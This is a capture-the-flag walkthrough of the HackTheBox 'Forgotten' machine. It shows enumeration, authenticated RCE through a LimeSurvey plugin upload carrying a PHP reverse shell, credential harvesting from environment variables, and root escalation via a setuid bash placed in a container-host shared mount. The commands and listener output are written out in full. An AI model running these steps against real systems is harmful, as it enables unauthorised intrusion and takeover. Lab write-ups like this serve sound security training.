HTB Forgotten writeup
Forgotten is an Easy Linux machine from VulnLab, recently added to Hackthebox. It involves exploiting an incomplete LimeSurvey installation to gain admin access (RCE) and then using a shared folder between the container and the host to transfer a bash script and escalate to root.
Reconnaissance / Scanning
Nmap scan results:
1
2
3
4
5
6
7
8
9
10
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 28:c7:f1:96:f9:53:64:11:f8:70:55:68:0b:e5:3c:22 (ECDSA)
|_  256 02:43:d2:ba:4e:87:de:77:72:ce:5a:fa:86:5c:0d:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: 403 Forbidden
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET

An initial HTTP request to the webserver returned a 403 Forbidden response (HTTP/1.1 403), indicating access to the requested resource is denied.
Time to keep enumerating, now fuzzing for subdirectories:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
➜  Forgotten ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.129.234.81/FUZZ -fs 278

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.234.81/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 278
________________________________________________

survey                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 265ms]

Accessing the /survey directory exposed a partially completed LimeSurvey installation, indicating setup steps were incomplete and left the instance in a misconfigured state.
Exploitation
The LimeSurvey installer requires a MySQL database, so we must run a local MySQL service before proceeding with the installation.
1
sudo docker run --name some-mysql -e MYSQL_ROOT_PASSWORD=root -p 3306:3306 -d mysql:latest

Once the LimeSurvey installation is finished, we can access the admin interface by authenticating with the credentials defined during the setup process.

Upon logging in, the admin interface indicates LimeSurvey 6.3.7+231127 is running. Public advisories report that this version is susceptible to an authenticated remote code execution (RCE) vulnerability. The steps are quite simple:
- Create archive with these files
- Login with credentials
- Go Configuration -> Plugins -> Upload & Install
- Choose your zipped file
- Upload & Install
- Pivoting.
- Start your listener
- Go url+{upload/plugins/#Name/#Shell_file_name}
Editing the config.xml file to include the 6.0 version and the php-rev.php to connect to our attacker machine, we are able to zip it and send it to the webserver.
Once the file was uploaded, we accessed the resource at the GitHub‑specified path — either via a browser or by sending an HTTP request from the terminal (curl) — to trigger and observe its behavior.
1
curl http://10.129.234.81/survey/upload/plugins/Y1LD1R1M/php-rev.php
With the netcat listener on the background, we get a response from the webserver.
1
2
3
4
5
6
7
8
➜  Forgotten nc -lnvp 4444
listening on [any] 4444 ...
connect to [0.0.0.0] from (UNKNOWN) [10.129.234.81] 41372
Linux efaa6f5097ed 6.8.0-1033-aws #35~22.04.1-Ubuntu SMP Wed Jul 23 17:51:00 UTC 2025 x86_64 GNU/Linux
 12:24:58 up 11:21,  0 users,  load average: 0.03, 0.07, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
Post Access Enumeration and user flag.
Python was unavailable on the target, so we used an alternative command to upgrade the shell.
1
script /dev/null -qc /bin/bash
Running sudo -l, a password is required for the user limescv.
1
2
3
4
5
6
7
8
limesvc@efaa6f5097ed:/home/limesvc$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
[sudo] password for limesvc:
The user’s desktop is also empty.
1
2
3
4
5
6
7
limesvc@efaa6f5097ed:/home/limesvc$ ls -lath
total 20K
drwxr-xr-x 1 limesvc limesvc 4.0K Dec  2  2023 .
drwxr-xr-x 1 root    root    4.0K Dec  2  2023 ..
-rw-r--r-- 1 limesvc limesvc  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 limesvc limesvc 3.5K Mar 27  2022 .bashrc
-rw-r--r-- 1 limesvc limesvc  807 Mar 27  2022 .profile
Checking enviroment variables, it shows a really interesting output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
limesvc@efaa6f5097ed:/home/limesvc$ env
HOSTNAME=efaa6f5097ed
PHP_VERSION=8.0.30
APACHE_CONFDIR=/etc/apache2
PHP_INI_DIR=/usr/local/etc/php
GPG_KEYS=1729F83938DA44E27BA0F4D3DBDB397470D12172 BFDDD28642824F8118EF77909B67A5C12229118F 2C16C765DBE54A088130F1BC4B9B5F600B55F3B4 39B641343D8C104B2B146DC3F9C39DC0B9698544
PHP_LDFLAGS=-Wl,-O1 -pie
PWD=/home/limesvc
APACHE_LOG_DIR=/var/log/apache2
LANG=C
LS_COLORS=
PHP_SHA256=216ab305737a5d392107112d618a755dc5df42058226f1670e9db90e77d777d9
APACHE_PID_FILE=/var/run/apache2/apache2.pid
PHPIZE_DEPS=autoconf            dpkg-dev                file            g++             gcc             libc-dev                make            pkg-config              re2c
LIMESURVEY_PASS=5W5HN4K4GCXf9E
<...>
LIMESURVEY_PASS=5W5HN4K4GCXf9E.
1
echo "limesvc:5W5HN4K4GCXf9E" > creds.txt
Now we can run sudo -l.
1
2
3
4
5
6
7
8
9
10
11
12
13
limesvc@efaa6f5097ed:/home/limesvc$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
[sudo] password for limesvc:
Matching Defaults entries for limesvc on efaa6f5097ed:
    env_reset, mail_badpass,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User limesvc may run the following commands on efaa6f5097ed:
    (ALL : ALL) ALL
Attempting an SSH login to limesvc with the discovered password, the authentication succeeded and the SSH session is established.
1
2
3
4
5
➜  Forgotten ssh limesvc@10.129.234.81
(limesvc@10.129.234.81) Password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1033-aws x86_64)
limesvc@forgotten:~$ ls
user.txt
Privilege Escalation
We had root on the container but lacked host-level privileges. Enumeration revealed a directory mounted into both the container and the host. By placing a privileged shell binary into that shared directory, we were able to escalate privileges and obtain root on the host. On the container we run:
1
2
root@efaa6f5097ed:/var/www/html/survey# cp /bin/bash .
root@efaa6f5097ed:/var/www/html/survey# chmod 6777 bash
On the host:
1
2
3
4
5
limesvc@forgotten:/opt/limesurvey$ id
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc)
limesvc@forgotten:/opt/limesurvey$ ./bash -p
bash-5.1# id
uid=2000(limesvc) gid=2000(limesvc) euid=0(root) egid=0(root) groups=0(root),2000(limesvc)
Now just take the root flag.
1
2
3
bash-5.1# cd /root
bash-5.1# ls
root.txt  snap